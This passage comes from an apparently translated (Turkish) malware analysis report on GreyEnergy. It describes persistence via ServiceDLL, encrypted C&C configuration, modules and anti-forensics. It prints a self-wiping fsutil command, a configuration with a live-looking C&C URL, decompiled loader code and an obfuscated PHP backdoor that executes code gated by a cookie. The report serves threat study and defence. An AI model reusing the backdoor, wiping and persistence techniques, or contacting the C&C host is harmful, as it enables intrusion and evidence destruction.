anahtarı olarak kullanılan bir base64 kodlu bayt dizisini içerir. Daha sonra, kökteki kod `svchost.exe` işleminin yeni bir örneğini başlatır ve orada bir GreyEnergy yükü enjekte eder. Son adımda, GreyEnergy `rundll32.exe` işlemi sonlandırılır ve kötü amaçlı DLL dosyası diskten güvenli bir şekilde silinir. GreyEnergy yükü bu nedenle sadece `svchost.exe` işlem belleği bağlamında var olacaktır.

Görünüşe göre, kötü amaçlı yazılım yazarlarının amacı, kötü amaçlı yazılımı komut satırında sağlanmış olan anahtar olmadan, kök ve yükün şifresini çözmek mümkün olmayacak şekilde tasarlamaktı.



Şekil 9. Yalnızca bellek içi mod için dahili bir GreyEnergy DLL adı

Yalnızca bellek içi mod kullanılırsa, ilgili `svchost.exe` işleminin sonlandırılması veya bilgisayarın yeniden başlatılması, GreyEnergy kötü amaçlı yazılımını kaldırmak için yeterlidir.

Servis DLL kalıcılığı

Bu yöntemi kullanmak için, kötü amaçlı yazılım operatörleri, yönetici ayrıcalıkları altında yürütülmesi gereken bir GreyEnergy parçası kullanırlar.

`ServiceDLL` kayıt defteri anahtarı, bir servis DLL modunu `svchost.exe` işlemi bağlamında açmaya izin veren bir özelliktir. Bu özellik Microsoft tarafından iyi bir şekilde belgelenmemekle birlikte, üretken Conficker solucanı da dahil olmak üzere bir dizi kötü amaçlı yazılım ailesi tarafından kullanılmıştır.

Servis DLL kalıcılığı için zararlı yazılım parçası halihazırda mevcut bir servis bulur ve yeni bir `ServiceDLL` kayıt defteri anahtarı ekler. Bu yöntemin kullanılması sistemi bozabileceğinden, bu parça ilk önce birçok gerekliliği yerine getiren bir hizmet almak için bir dizi kontrol gerçekleştirir.

İlk olarak, parça şu WQL sorgusunu yürüterek, o anda durdurulan tüm Windows hizmetlerini numaralandırır:

```
Select * from Win32_Service where PathName Like '%%svchost%%' and State = 'Stopped'
```

Aşağıdaki koşullar sorguya eklenebilir:


- `and StartMode = 'Disabled'` or `and StartMode = 'Manual'`
- `and ServiceType = 'Own Process'` or `and ServiceType = 'Share Process'`

Ardından bu parça, sonuçları sıralayarak ve aşağıdaki koşullara uyanları atlayarak doğru hizmeti seçmeye çalışır:

- Service name contains `winmgmt` (Windows Management Instrumentation) or `BITS` (Background Intelligent Transfer Service)
- Parça, hizmete veya kayıt defteri anahtarına erişemez
- The `DependOnService` registry value is not empty
- A registry value does not exist for `ServiceDll` or `ImagePath`
- Servisin komut satırı şu sözcüklerden birini içerir:
  - `DcomLaunch`, `LocalServiceNetworkRestricted`, `LocalServiceNoNetwork`, `LocalServicePeerNet`, `LocalSystemNetworkRestricted`, `NetworkServiceNetworkRestricted`, `secsvcs`, `wcssvc`

Bu koşulları karşılayan bir hizmet bulunduğunda, kötü amaçlı yazılım bir DLL dosyasını Windows `system32` dizinine `indirir` ve ServiceDLL kayıt defteri anahtarını yazar. DLL adı sonunda rastgele oluşturulan dört karakter ve `svc.dll` veya `srv.dll içerir`. Buna ek olarak bu parça, varolan `user32.dll` dosyasından kopyalayarak dosyanın zaman meta verilerini zorlar.

GreyEnergy parçasının en son sürümü, 32 ve 64-bit işletim sistemlerini desteklemektedir.



Şekil 10. GreyEnergy DLL, Servis DLL kalıcılık yöntemi kullanılarak dağıtılmıştır

Parça, kötü amaçlı DLL'yi meşru bir dosya olarak gizlemek için ilginç bir numara kullanır. Bu parça özel olarak, özgün Windows hizmetine ait yürütülebilir dosyadan ayrıntılı bir dosya açıklaması içeren VERSIONINFO kaynağının bir kopyasını oluşturur ve bu verileri kötü amaçlı DLL'ye yazar. Bu işlem `BeginUpdateResource/UpdateResource/EndUpdateResource` Windows API fonksiyonları kullanılarak yapılır. Son sürümler bu özellikleri API'den alamaz; muhtemelen bir güvenlik ürünü tarafından tespit edilmekten kaçınmak için DLL dosyasının sahte VERSIONINFO dosyası olmadan diske bırakılmasını önlemek amacıyla kodlar zararlı yazılımın içerisine yazılmıştır. Aynı parça, farklı bilgisayarlarda farklı açıklamalara sahip kötü amaçlı DLL dosyaları oluşturabilir. Bu şekilde dağıtılan her örnek benzersiz bir hash dosyasına sahip olacaktır.

Kötü amaçlı yazılım sistemde zaten mevcutsa, bu parça adlandırılmış bir boru kullanarak onu güncelleyebilir.

Son adımda bu parça, dosyayı sıfırlarla yazarak ve dosyayı diskten kaldırarak kendini güvenli bir şekilde siler. Buna ek olarak, parça USN günlüğünü temizler. Tüm bu eylemler, aşağıdaki kabuk komutu yürütülerek gerçekleştirilir:

```
timeout 2 > nul & fsutil file setzerodata offset=0 length=%DROPPER_FILESIZE%
"%DROPPER_PATH%" & timeout 2 & cmd /c del /F /Q "%DROPPER_PATH%" & fsutil usn
deletejournal /D %DROPPER_DRIVE%
```

Yapılandırma ve iletişim

Operatörler tarafından seçilen kalıcılık modu, her iki yöntemde de aynı kalan kötü amaçlı yazılımın işlevselliğini etkilemez.

Kötü amaçlı yazılım, AES-256 algoritması kullanılarak şifrelenmiş ve LZNT1 algoritması kullanılarak sıkıştırılmış gömülü bir yapılandırma içerir.

MIME multipart biçimi, kötü amaçlı yazılımın yerleşik yapılandırması için kullanılır. Kötü amaçlı yazılım yazarları bu format için kendi çözümleyicilerini uygulamadılar; bunun yerine IMimeMessage ve IMimeBody COM arayüzlerini kullanırlar. İlginçtir, Microsoft dokümanlarında bu arabirimleri kullanmamanız önerilir.

```
MIME-Version: 1.0
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_000B_01D0E90F.EFC83100"
X-MimeOLE: ____________________________________________

This is a multi-part message in MIME format.

------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: Client
Sleep: 10
Lifetime: 10

70089DB0E5AE8633
------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: ServerUrls

https://109.200.202.7/0QyJyZf05do6zd67wbRm/exiFJrN1gs8xV2hU7Vj9
------=_NextPart_000_000B_01D0E90F.EFC83100--
```

Şekil 11. Gömülü GreyEnergy yapılandırması örneği

Harici konfigürasyon için tipik MIME formatı kullanılır; ancak kötü amaçlı yazılım, dış yapılandırmayı farklı şekilde şifreler. Kötü amaçlı yazılım, Veri Koruma uygulama programlama arabirimini (DPAPI) - özellikle `CryptProtectData` ve `CryptUnprotectData` Windows API işlevlerini kullanır. Harici yapılandırma şu adreste depolanmaktadır`C:\ProgramData\Microsoft\Windows\%GUID%`, aynı zamanda `%GUID%`, `C:` sürücüsünün birim seri numarası baz alınarak rastgele oluşturulmuş bir GUID değeridir.

Bazı GreyEnergy örnekleri, yapılandırmanın biraz gizlenmiş bir sürümünü içerir. Özellikle, böyle bir yapılandırma `Türü` alanları, yapılandırma seçenek adları yerine harfler içerir.

```
------=_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 33
F4: 5
F2: 1

D3D48A0BE61762
------=_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cDovLzE3Mi [redacted] LyNKREhVcnZQZEVOMUZMZj1GdDVaWFlLc3BjX3tlRyhFRDhyMklqVX1AcUpIeX40IWku
```


Şekil 12. Gizlenmiş bir GreyEnergy yapılandırması örneği

Yapılandırma aşağıdaki değerleri içerebilir:

Yapılandırma seçeneği	Gizlenmiş ad	Anlam
Tür: SunucuURL'leri	Tür: D	C&C sunucuları listesi (bu değer base64 kullanılarak kodlanabilir)
Kullanıcı	D1	
Parola	D2	
Erişim	D3	1 - Proxy kullanma, 3 - Proxy kullan
Tür: ServerProxyAdresleri	Tür: E	Proxy sunucularının listesi (bu değer base64 kullanılarak kodlanabilir)
ProxyTürü	E1	Not used
Tür: İstemci	Tür: F	Onaltılı Kampanya Kimliği
Sleep	F1	Dakikalarla C&C sunucularına yapılan istekler arasındaki zaman aşımı
FSleep	F2	Dakikalarla C&C sunucularına yapılan istekler arasındaki zaman aşımı (hatalı bağlantı durumunda)
	F3	Not used
Lifetime	F4	Zararlı yazılımın C&C sunucularına başarılı bir şekilde bağlanmadan tolere edebileceği gün sayısı
LastrequestH	F5	C&C ile son başarılı bağlantı süresinin yüksek öncelikli kısmı
LastrequestL	F6	C&C ile son başarılı bağlantı süresinin düşük öncelikli kısmı
Attempts	F7	C&C sunucularına istek gönderme girişimi sayısı
MaxAttempts	F8	C&C sunucularına en çok istek gönderme denemesi sayısı

Kötü amaçlı yazılım, bağlantı girişimlerinin sayısı `MaxAttempts` değerinden daha büyükse ve son başarılı bağlantı `Lifetime` kadar gün öncesinden daha fazlaysa, kendini ele geçirilmiş bilgisayardan siler.

C&C iletişimi genelde HTTPS üzerinden ilerler; bazı durumlarda HTTP de kullanılmaktadır. Aynı MIME formatı, HTTP isteklerinde hapsedilmiştir. Bununla birlikte, verilerin AES-256 ve RSA-2048 kullanılarak şifrelenmiş olduğuna dikkat edilmelidir.



Şekil 13. Wireshark ile tespit edilmiş, HTTP üzerinden gerçekleştirilen GreyEnergy iletişimi

HTTP kullanıldığında, ağ trafiğini analiz ederek ağdaki ele geçirilmiş bir makinayı tespit etmek daha kolaydır. Analiz edilen zararlı yazılım örnekleri, her zaman aşağıdaki gömülü kullanıcı ajanlarını kullanır:

- `Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko`
- `Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko`

Kötü amaçlı yazılım operatörlerinin etkilenen bilgisayarları belirlemesine yardımcı olmak için, kötü amaçlı yazılım aşağıdaki WQL sorgularının sonuçlarını bir C&C sunucusuna gönderir.

- `SELECT Caption, Version, CSName, ProductType, CurrentTimeZone, LocalDateTime, OSLanguage, OSType FROM Win32_OperatingSystem`
- `SELECT MACAddress, IPAddress, IPSubnet, DHCPEnabled, DHCPServer, DNSDomain FROM Win32_NetworkAdapterConfiguration WHERE MACAddress IS NOT NULL`

C&C sunucusunun yanıtı şifrelenmiştir, fakat bir kez şifresi çözüldüğünde, aşağıdaki muhtemel değerleri içeren aynı MIME formatını içermektedir:

Komut	Gizlenmiş ad	Anlam
Tür: Görüntü	Tür: A	Gömülü Base64 kodu ve sıkıştırılmış ikili içerir
Sürüm	A1	Not used
Seçenek	A2	
Ad	A3	Görüntü adı
Tür: Komut	Tür: B	Modül komut ve parametrelerinin metinlerini içerir
Oturum	B1	Kimliğe bürünme için belirteçler ayarlar
Tür: Taşıma kapasitesi	Tür: C	Gömülü Base64 kodu ve sıkıştırılmış ikili içerir
PID	C1	

GreyEnergy kötü amaçlı yazılımı, PE dosyaları için kendi yükleyicisini kullanarak belleğe ek modüller ve taşıma kapasiteleri yükler.

GreyEnergy modülleri

Birçok karmaşık tehdit gibi, GreyEnergy kötü amaçlı yazılımının da modüler bir mimarisi vardır. Kötü amaçlı yazılımın işlevselliği, ek modüller ile kolayca genişletilebilir. Bir GreyEnergy modülü, ilk sıradaki özelliği işaret ederek çalıştırılan bir DLL dosyasıdır. Ana GreyEnergy modülü dahil her modül, çeşitli parametrelerdeki metin komutlarını kabul eder.

Kötü amaçlı yazılım operatörleri, tüm modülleri hep birlikte ele geçirilmiş bir makineye zorlamaz. Kötü amaçlı yazılım genellikle mevcut görevi için gerekli olan modülleri indirir ve çalıştırır.

Şimdiye kadar, aşağıdaki GreyEnergy modüllerinin varlığından haberdarız:

Modül Adı	Amaç
remoteprocessexec	Bir PE ikilisini uzak bir sürece enjekte eder
bilgi	Sistem, olay günlükleri ve kötü amaçlı yazılımın SHA-256 bilgisi hakkında veri toplar
dosya	Dosya sistemi işlemleri
sshot	Ekran görüntüleri alır
keylogger	Tuş vuruşlarını kaydeder
parolalar	Çeşitli uygulamalar tarafından kaydedilmiş parolaları toplar
mimikatz	Mimikatz yazılımı Windows kimlik bilgilerini toplamak için kullanılır
plink	Plink yazılımı SSH tünelleri oluşturmak için kullanılır
3proxy	3proxy yazılımı proxy'ler oluşturmak için kullanılır

`Remoteprocessexec` modülü, saldırganın zaten var olan süreçleri bağlamında keyfi ikilileri çalıştırmasına izin verir. Örneğin, saldırganlar, Windows Explorer'da Mimikatz veya bir port tarayıcıyı diske bırakmadan yürütebilirler. Standart çıktıyı yönlendirmek, parçaları işlemek ve işlem sonlandırmak için modül, beş Windows API işlevi kullanır.

```
PE_image = (void *)PE_load_in_memory(data);
if ( PE_image )
{
  orig = 0;
  hook_function("TerminateThread", hooked_TerminateProcess, &orig);
  hook_function("TerminateProcess", hooked_TerminateProcess, &orig);
  hook_function("ExitProcess", hooked_ExitProcess, &orig);
  hook_function("GetStdHandle", hooked_GetStdHandle, &orig);
  hook_function("GetCommandLineW", hooked_GetCommandLineW, &orig);
  thread = CreateThread(0, 0, start_PE, PE_image, 0, 0);
  WaitForSingleObject(thread, dwMilliseconds);
  TerminateThread(thread, 0xFFFFFFFF);
  obj_free((BOOL)&dwMilliseconds, (LPVOID *)PE_image);
}
```

Şekil 14. Windows API işlevleri, **remoteprocessexec** modülü tarafından bağlanır.

Bırakılan GreyEnergy DLL her virüslü makine için benzersiz olduğundan, saldırganlar bilgi modülünü kullanarak SHA-256 hash bilgilerini toplayabilirler. Bu hash bilgilerine sahip olmak, saldırganların dosyanın VirusTotal gibi genel web hizmetlerinden birine yüklenip yüklenmediğini izlemesini sağlar.

Anti-geri döndürme ve anti-adli tıp teknikleri

GreyEnergy kötü amaçlı yazılımı, adli ve kötü amaçlı yazılım analizlerini daha zor hale getirmek için birkaç püf nokta uygulamaktadır. Bunlardan biri, kötü amaçlı yazılımın dizgileri şifrelemesidir. Türevlerinin bazıları GreyEnergy mini ile aynı algoritmayı kullanmaktadır.

Ancak, GreyEnergy örneklerinin çoğu biraz farklı bir şifreleme algoritması kullanır. Özellikle, şifrelenmiş bir parçadaki ilk dört bayt, XOR işlemlerinin anahtarı olarak kullanılmaz. Bunun yerine, bir Mersenne Twister pseudorandom sayı üreteci (PRNG) algoritmasının temelini başlatmak için kullanılır ve daha sonra oluşturulan dört bayt anahtar olarak kullanılır. Düz metin dizesini tutan bellek arabelleğini boşaltmadan önce, kötü amaçlı yazılım sıfırlarla arabelleğin üzerine yazar.

```
1 LPBYTE __stdcall str_decode_A(LPBYTE encrypted_data)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   xor_key = 0;
6   str_buffer = 0;
7   if ( encrypted_data )
8   {
9     Mersenne_twister_ctx = init_rand_Mersenne_twister(*encrypted_data);
10    xor_key = rand_gen(Mersenne_twister_ctx);
11    mem_free(Mersenne_twister_ctx);
12    string_size = get_ascii_str_length(encrypted_data + 4);
13    str_buffer = LocalAlloc(0x40u, string_size + 1);
14    if ( !str_buffer )
15      return 0;
16    i = 4;
17    x = 0;
18    while ( encrypted_data[i] )
19    {
20      if ( encrypted_data[i] == *(&xor_key + i % 4) )
21        v4 = encrypted_data[i];
22      else
23        v4 = *(&xor_key + i % 4) ^ encrypted_data[i];
24      str_buffer[x] = v4;
25      ++i;
26      ++x;
27    }
28  }
29  return str_buffer;
30 }
```

Şekil 15. GreyEnergy kötü amaçlı yazılımının dize çözme işlevinin kaynak koda dönüştürülmüş kodu

Kötü amaçlı yazılım, belleğe yüklenen her PE'nin içe aktarma tablosundaki `DeleteFileA` ve `DeleteFileW` işlevlerini değiştirir. Bu şekilde bu işlevler, dosyaları güvenli bir şekilde silen bir işlevle değiştirir. Özellikle, diskten silmeden önce dosyanın sıfırlarla üzerine yazılır. Böylelikle, her bir yük veya eklenti, kötü amaçlı yazılım yazarı tarafından her bir modülde uygulanma gereği olmadan böyle bir özellik kullanacaktır.


```
int __stdcall load_IMAGE(int a1, int a2, LPBYTE packed_data, DWORD packed_data_size)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  MEMORY_PE_Image = 0;
  PE_image = 0;
  PE_image_size = 0;
  if ( !LZNT1_decompess_via_RtlDecompressBuffer(packed_data, packed_data_size, &PE_image, &PE_image_size) )
  {
    str_A = str_decode_W(&aAEa);
    v4 = init_obj1(a2, str_A, -1);
    v4[5] = 0;
    v4[6] = CreateEventW(0, 1, 0, 0);
    v5 = LocalAlloc(0x40u, 8u);
    *v5 = plugin_CALLBACK;
    v5[1] = v4;
    ms_exc.registration.TryLevel = 0;
    MEMORY_PE_Image = PE_load_in_memory(PE_image, v5);
    str_kernel32 = str_decode_A(&str_kernel32_dll_encrypted);
    str_DeleteFileAa = str_decode_A(&str_DeleteFileA_encrypted);
    str_DeleteFileWa = str_decode_A(&str_DeleteFileW_encrypted);
    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileAa, file_secure_wipe_A, 0);
    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileWa, file_secure_wipe_W, 0);
    if ( str_kernel32 )
    {
      str_kernel32_size = get_ascii_str_length(str_kernel32);
      v22 = str_kernel32;
      memset(str_kernel32, 0, str_kernel32_size);
      v22 += str_kernel32_size;
      str_kernel32_size = 0;
      kernel32_SECURE_LocalFree(str_kernel32);
    }
```

Şekil 16. `DeleteFileA` ve `DeleteFileW` işlevlerini etkileyen rutinin kaynağa dönüştürülmüş kodu

ARAÇLAR

Saldırganlar, Nmap port-tarayıcısını kurbanlarının iç ağlarını haritalamak için ana aracı olarak kullanıyorlar. Ancak, Nmap kullanamadıkları durumlarda hafif, özel yapım bir tarayıcı kullandıklarını gördük.



Şekil 17. GreyEnergy tarafından kullanılan özel bağlantı noktası tarayıcısının konsol çıkışı

Saldırganlar, SysInternals PsExec ve WinExe gibi yasal araçları, güvenliği ihlal edilmiş bir ağda yatay bir hareket gerçekleştirmek için aktif olarak kullanırlar. WinExe aracı, PsExec'e açık bir kaynak eşdeğeridir; ancak bir Linux bilgisayarından, örneğin güvenilen bir Linux web sunucusundan kontrol edilebilir.

Bu araçlara ek olarak, saldırganların PowerShell scriptlerini kullandıklarını da belirtmek gerekir.

WEB SUNUCUSU ARKA KAPILARI

Daha önce de belirtildiği gibi, saldırganlar bu sunuculara internet üzerinden erişilebiliyorsa, web sunucularına ek arka kapılar yerleştirebilirler. GreyEnergy grubunun bu amaçlarla PHP'de yazılmış arka planları kullanma eğiliminde olduğunu gözlemledik. Özellikle, WSO webshell ve c99shell adlı halka açık PHP web kabuklarını kullanırlar.

Saldırganlar zaten var olan bir PHP scriptini bir web sunucusunda değiştirebilir veya yeni bir sunucu kurabilirler. Arka kapının gerçek PHP kodu, genellikle çeşitli gizleme ve şifreleme katmanları altında gizlenir.

```
<?php $TEmlK6024 = "8p_(g2c)79rqf*od.ma/y3wvi5njs14hktbe;ulz60x";$LbZdSsm4765 = $TEml
K6024[1].$TEmlK6024[10].$TEmlK6024[35].$TEmlK6024[4].$TEmlK6024[2].$TEmlK6024[10].$TE
mlK6024[35].$TEmlK6024[1].$TEmlK6024[38].$TEmlK6024[18].$TEmlK6024[6].$TEmlK6024[35];
$sdR8075 = "\x65".chr(118)."a".chr(108)."\x28\x40".chr(103)."\x7A".chr(105)."nf".chr(
108)."at".chr(101)."\x28".chr(98).".".chr(97)."s\x656".chr(52)."_".chr(100).".".chr(101
)."\x63od\x65\x28";$qH5876 = "\x29\x29\x29".chr(59).";$rukmYZ2026 =
$sdR8075."'fb3XzuxAlqX3KqNGAV0lNoY2aVQqSfTeewpSgybpvScb/e7K0625mIuZq4OTGaCJvWOt9f0gI5
vyr/9LeYz53kzjv37vZtu3v/7ThmnRpAeejxwM+U9/+9u//bcR/+W/++avf9n29V/+Mqfbdv3jn//5b//2ly3
t93/85wd//0v/Hf/xG/D75z8G/u3vf6nSYUh/I//+l/Eff77+P2AI+j/J/
```

Şekil 18. GreyEnergy grubu tarafından kullanılan PHP arka kapısının gizlenmiş kodu

Son kod katmanı, bir akış şifresi kullanılarak korunmaktadır. Bu şifrenin bir anahtar oluşturma akışı, saldırganın bir HTTP isteği ile sağlanan bir çerez değerinden gelen bir dizgeye dayanmaktadır. Her bir PHP arka kapısı, ayrı bir anahtarla şifrelenir.

```
1  <?php if (!function_exists("s4LXoMVTU2uB8")) {
2      function s4LXoMVTU2uB8($str, $passw = '') {
3          $salt = $passw;
4          $len = strlen($str);
5          $gamma = '';
6          $n = $len > 100 ? 8 : 2;
7          while (strlen($gamma) < $len) {
8              $gamma.= substr(pack('H*', sha1($passw . $gamma . $salt)), 0, $n);
9          }
10         return $str ^ $gamma;
11     }
12 }
13 if (isset($_COOKIE['QXL_0SIpfcYT'])) {
14     if (sha1($_COOKIE['QXL_0SIpfcYT']) == "e21bb8897941275099a8a0635d893ed8d7235c06") {
15         eval(@gzinflate(s4LXoMVTU2uB8(base64_decode("/BVrCMWRczJhIrESLHD6FX9dPRFFOBNQGCk
```

Şekil 19. PHP arka kapı kodunu çerez değerini kullanarak çözen son katman

Bu gizleme tekniği, analizleri önlemek ve diğer siber suçluların aynı PHP arka kapısını kullanmasını önlemek için kullanılır.

